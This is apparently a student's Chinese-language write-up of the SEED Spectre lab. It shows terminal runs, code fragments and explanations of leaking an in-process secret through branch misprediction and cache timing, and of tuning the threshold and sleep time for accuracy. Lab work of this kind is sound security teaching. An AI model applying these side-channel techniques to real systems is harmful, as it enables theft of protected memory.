
```
[04/20/23]seed@VM:~/.../Labsetup$ gcc -march=native -o SpectreExperiment SpectreExperiment.c
[04/20/23]seed@VM:~/.../Labsetup$ vim SpectreExperiment.c
[04/20/23]seed@VM:~/.../Labsetup$ gcc -march=native -o SpectreExperiment SpectreExperiment.c
[04/20/23]seed@VM:~/.../Labsetup$ ./S
-bash: ./S: No such file or directory
[04/20/23]seed@VM:~/.../Labsetup$ ./SpectreExperiment
array[97*4096 + 1024] is in cache.
The Secret = 97.
[04/20/23]seed@VM:~/.../Labsetup$ ./SpectreExperiment
array[97*4096 + 1024] is in cache.
The Secret = 97.
[04/20/23]seed@VM:~/.../Labsetup$ ./SpectreExperiment
array[97*4096 + 1024] is in cache.
The Secret = 97.
[04/20/23]seed@VM:~/.../Labsetup$ ./SpectreExperiment
array[97*4096 + 1024] is in cache.
The Secret = 97.
[04/20/23]seed@VM:~/.../Labsetup$ ./SpectreExperiment
array[97*4096 + 1024] is in cache.
The Secret = 97.
[04/20/23]seed@VM:~/.../Labsetup$ ./SpectreExperiment
array[97*4096 + 1024] is in cache.
The Secret = 97.
[04/20/23]seed@VM:~/.../Labsetup$ ./SpectreExperiment
array[97*4096 + 1024] is in cache.
The Secret = 97.
```

将_mm_clflush(&)注释掉之后再编译运行结果如下所示，基本无法成功，因为这条指令执行之后会清空&在CPU中的缓存



```
[04/20/23]seed@VM:~/.../Labsetup$ vim SpectreExperiment.c
[04/20/23]seed@VM:~/.../Labsetup$ gcc -march=native -o SpectreExperiment SpectreExperiment.c
[04/20/23]seed@VM:~/.../Labsetup$ ./SpectreExperiment
[04/20/23]seed@VM:~/.../Labsetup$ ./SpectreExperiment
[04/20/23]seed@VM:~/.../Labsetup$ ./SpectreExperiment
array[97*4096 + 1024] is in cache.
The Secret = 97.
[04/20/23]seed@VM:~/.../Labsetup$ ./SpectreExperiment
[04/20/23]seed@VM:~/.../Labsetup$ ./SpectreExperiment
[04/20/23]seed@VM:~/.../Labsetup$ ./SpectreExperiment
[04/20/23]seed@VM:~/.../Labsetup$ ./SpectreExperiment
[04/20/23]seed@VM:~/.../Labsetup$ ./SpectreExperiment
[04/20/23]seed@VM:~/.../Labsetup$ ./SpectreExperiment
[04/20/23]seed@VM:~/.../Labsetup$ ./SpectreExperiment
[04/20/23]seed@VM:~/.../Labsetup$ ./SpectreExperiment
[04/20/23]seed@VM:~/.../Labsetup$ ./SpectreExperiment
[04/20/23]seed@VM:~/.../Labsetup$ ./SpectreExperiment
[04/20/23]seed@VM:~/.../Labsetup$ ./SpectreExperiment
[04/20/23]seed@VM:~/.../Labsetup$ ./SpectreExperiment
[04/20/23]seed@VM:~/.../Labsetup$ ./SpectreExperiment
[04/20/23]seed@VM:~/.../Labsetup$ ./SpectreExperiment
[04/20/23]seed@VM:~/.../Labsetup$ ./SpectreExperiment
[04/20/23]seed@VM:~/.../Labsetup$ ./SpectreExperiment
[04/20/23]seed@VM:~/.../Labsetup$
```


将victim(i)改成victim(i+20)后总是无法成功，这是因为修改之后在victim函数中判断语句if(x<size)总为假，循环训练之后将CPU训练成不执行分支预测了。



```
[04/20/23]seed@VM:~/.../Labsetup$ vim SpectreExperiment.c
[04/20/23]seed@VM:~/.../Labsetup$ gcc -march=native -o SpectreExperiment SpectreExperiment.c
[04/20/23]seed@VM:~/.../Labsetup$ ./SpectreExperiment
[04/20/23]seed@VM:~/.../Labsetup$ ./SpectreExperiment
[04/20/23]seed@VM:~/.../Labsetup$ ./SpectreExperiment
[04/20/23]seed@VM:~/.../Labsetup$ ./SpectreExperiment
[04/20/23]seed@VM:~/.../Labsetup$ ./SpectreExperiment
[04/20/23]seed@VM:~/.../Labsetup$ ./SpectreExperiment
[04/20/23]seed@VM:~/.../Labsetup$ ./SpectreExperiment
[04/20/23]seed@VM:~/.../Labsetup$ ./SpectreExperiment
[04/20/23]seed@VM:~/.../Labsetup$ ./SpectreExperiment
[04/20/23]seed@VM:~/.../Labsetup$ ./SpectreExperiment
[04/20/23]seed@VM:~/.../Labsetup$ ./SpectreExperiment
[04/20/23]seed@VM:~/.../Labsetup$ ./SpectreExperiment
[04/20/23]seed@VM:~/.../Labsetup$ ./SpectreExperiment
[04/20/23]seed@VM:~/.../Labsetup$ ./SpectreExperiment
[04/20/23]seed@VM:~/.../Labsetup$ ./SpectreExperiment
[04/20/23]seed@VM:~/.../Labsetup$ ./SpectreExperiment
[04/20/23]seed@VM:~/.../Labsetup$ ./SpectreExperiment
[04/20/23]seed@VM:~/.../Labsetup$ ./SpectreExperiment
[04/20/23]seed@VM:~/.../Labsetup$ ./SpectreExperiment
[04/20/23]seed@VM:~/.../Labsetup$ ./SpectreExperiment
[04/20/23]seed@VM:~/.../Labsetup$ ./SpectreExperiment
[04/20/23]seed@VM:~/.../Labsetup$ ./SpectreExperiment
[04/20/23]seed@VM:~/.../Labsetup$ ./SpectreExperiment
[04/20/23]seed@VM:~/.../Labsetup$ ./SpectreExperiment
[04/20/23]seed@VM:~/.../Labsetup$ ./SpectreExperiment
[04/20/23]seed@VM:~/.../Labsetup$ ./SpectreExperiment
```

Task 4: The Spectre Attack


编译运行该程序得到如下结果，可以得到秘密信息的第一个字节信息



```
[04/20/23]seed@VM:~/.../Labsetup$ vim SpectreAttack.c
[04/20/23]seed@VM:~/.../Labsetup$ gcc -march=native -o SpectreAttack SpectreAttack.c
SpectreAttack.c: In function 'main':
SpectreAttack.c:76:10: warning: format '%ld' expects argument of type 'long int', but
   printf("index of secret (out of bound): %ld \n", index_beyond);

[04/20/23]seed@VM:~/.../Labsetup$ ./SpectreAttack
secret: 0x80487a0
buffer: 0x804a024
index of secret (out of bound): -6276
array[0*4096 + 1024] is in cache.
The Secret = 0().
array[83*4096 + 1024] is in cache.
The Secret = 83(S).
[04/20/23]seed@VM:~/.../Labsetup$ ./SpectreAttack
secret: 0x80487a0
buffer: 0x804a024
index of secret (out of bound): -6276
array[83*4096 + 1024] is in cache.
The Secret = 83(S).
```


Task 5: Improve the Attack Accuracy

直接编译运行结果




```
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
Reading secret value at index -6012
The secret value is 0()
The number of hits is 929
[04/22/23]seed@VM:~/.../Labsetup$
```

结果为零的原因是，在调用restrictedAccess后，会根据返回结果访问相应的数据。而由于secret 存储在 buffer 外，所以 restrictedAccess 函数正确返回时return 0，每次都会访问 0 对应的数据， 使得 0 的 hit 次数最多。将其改为-1尝试结果为255，这是溢出后的结果，仍然不是我们要的秘密值。




```
// Sandbox Function
uint8_t restrictedAccess(size_t x)
{
  if (x <= bound_upper && x >= bound_lower) {
     return buffer[x];
  } else {
     return 0;
  }
}
```




```
*****
*****
*****
*****
*****
Reading secret value at index -6012
The secret value is 255()
The number of hits is 890
[04/22/23]seed@VM:~/.../Labsetup$
```


改回return 0，并将MAX==0的情况排除、修改阈值为170，基本都可以成功，结果如下：



```
unsigned int bound_lower = 0;
unsigned int bound_upper = 9;
uint8_t buffer[10] = {0,1,2,3,4,5,6,7,8,9};
uint8_t temp    = 0;
char    *secret = "Some Secret Value";
uint8_t array[256*4096];

#define CACHE_HIT_THRESHOLD (170)
#define DELTA 1024
```




```
  int max = 1;
  for (i = 1; i < 256; i++){// change the start to 1
    if(scores[max] < scores[i]) max = i;
  }
```



```
*****
*****
*****
*****
*****
*****
Reading secret value at index -6012
The secret value is 83(S)
The number of hits is 1
[04/22/23]seed@VM:~/.../Labsetup$
```

5.1


不去除printf("*****")结果如上，去除后尝试如下，由于我是在服务器上运行该程序，使用的应该是16.04版本的系统，发现没有什么影响。



```
[04/22/23]seed@VM:~/.../Labsetup$ ./SpectreAttackImproved
Reading secret value at index -6072
The secret value is 83(S)
The number of hits is 8
[04/22/23]seed@VM:~/.../Labsetup$ ./SpectreAttackImproved
Reading secret value at index -6072
The secret value is 83(S)
The number of hits is 8
[04/22/23]seed@VM:~/.../Labsetup$ ./SpectreAttackImproved
Reading secret value at index -6072
The secret value is 83(S)
The number of hits is 11
```


5.2

为了观察休眠时间对成功率的影响，我将阈值设置为80，其他代码不变，运行结果如下：




```
[04/22/23]seed@VM:~/.../Labsetup$ ./SpectreAttackImproved
Reading secret value at index -6088
The secret value is 83(S)
The number of hits is 4
[04/22/23]seed@VM:~/.../Labsetup$ ./SpectreAttackImproved
Reading secret value at index -6088
The secret value is 83(S)
The number of hits is 8
[04/22/23]seed@VM:~/.../Labsetup$ ./SpectreAttackImproved
Reading secret value at index -6088
The secret value is 83(S)
The number of hits is 1
[04/22/23]seed@VM:~/.../Labsetup$ ./SpectreAttackImproved
Reading secret value at index -6088
The secret value is 83(S)
The number of hits is 2
[04/22/23]seed@VM:~/.../Labsetup$ ./SpectreAttackImproved
Reading secret value at index -6088
The secret value is 83(S)
The number of hits is 11
[04/22/23]seed@VM:~/.../Labsetup$ ./SpectreAttackImproved
Reading secret value at index -6088
The secret value is 83(S)
The number of hits is 2
```

然后将休眠时间提升至100，运行结果如下：



```
  for (i = 0; i < 1000; i++) {
   // printf("*****\n");  // This seemly
d
    spectreAttack(index_beyond);
    usleep(100);//change 10 to 100
    reloadSideChannelImproved();
  }
```




```
[04/22/23]seed@VM:~/.../Labsetup$ ./SpectreAttackImproved
Reading secret value at index -6088
The secret value is 1(□)
The number of hits is 0
[04/22/23]seed@VM:~/.../Labsetup$ ./SpectreAttackImproved
Reading secret value at index -6088
The secret value is 83(S)
The number of hits is 5
[04/22/23]seed@VM:~/.../Labsetup$ ./SpectreAttackImproved
Reading secret value at index -6088
The secret value is 1(□)
The number of hits is 0
[04/22/23]seed@VM:~/.../Labsetup$ ./SpectreAttackImproved
Reading secret value at index -6088
The secret value is 1(□)
The number of hits is 0
[04/22/23]seed@VM:~/.../Labsetup$ ./SpectreAttackImproved
Reading secret value at index -6088
The secret value is 83(S)
The number of hits is 4
[04/22/23]seed@VM:~/.../Labsetup$ ./SpectreAttackImproved
Reading secret value at index -6088
The secret value is 83(S)
The number of hits is 1
[04/22/23]seed@VM:~/.../Labsetup$ ./SpectreAttackImproved
Reading secret value at index -6088
The secret value is 1(□)
The number of hits is 0
```


每次运行几乎都无法成功。应该是因为usleep的时间长，预测执行时间相关的指令没能执行，容易导致返回值为0，输出结果scores[0]

Task 6: Steal the Entire Secret String

在原来代码的基础上进行修改，每一轮训练CPU时都清空缓存中的边界值，且在打印秘密信息时使用循环，每次循环打印一个秘密信息字节内容，如下所示进行17次循环打印秘密信息（秘密信息长度为17），并且在每次打印使进程休眠一小段时间（usleep）防止前后打印冲突。

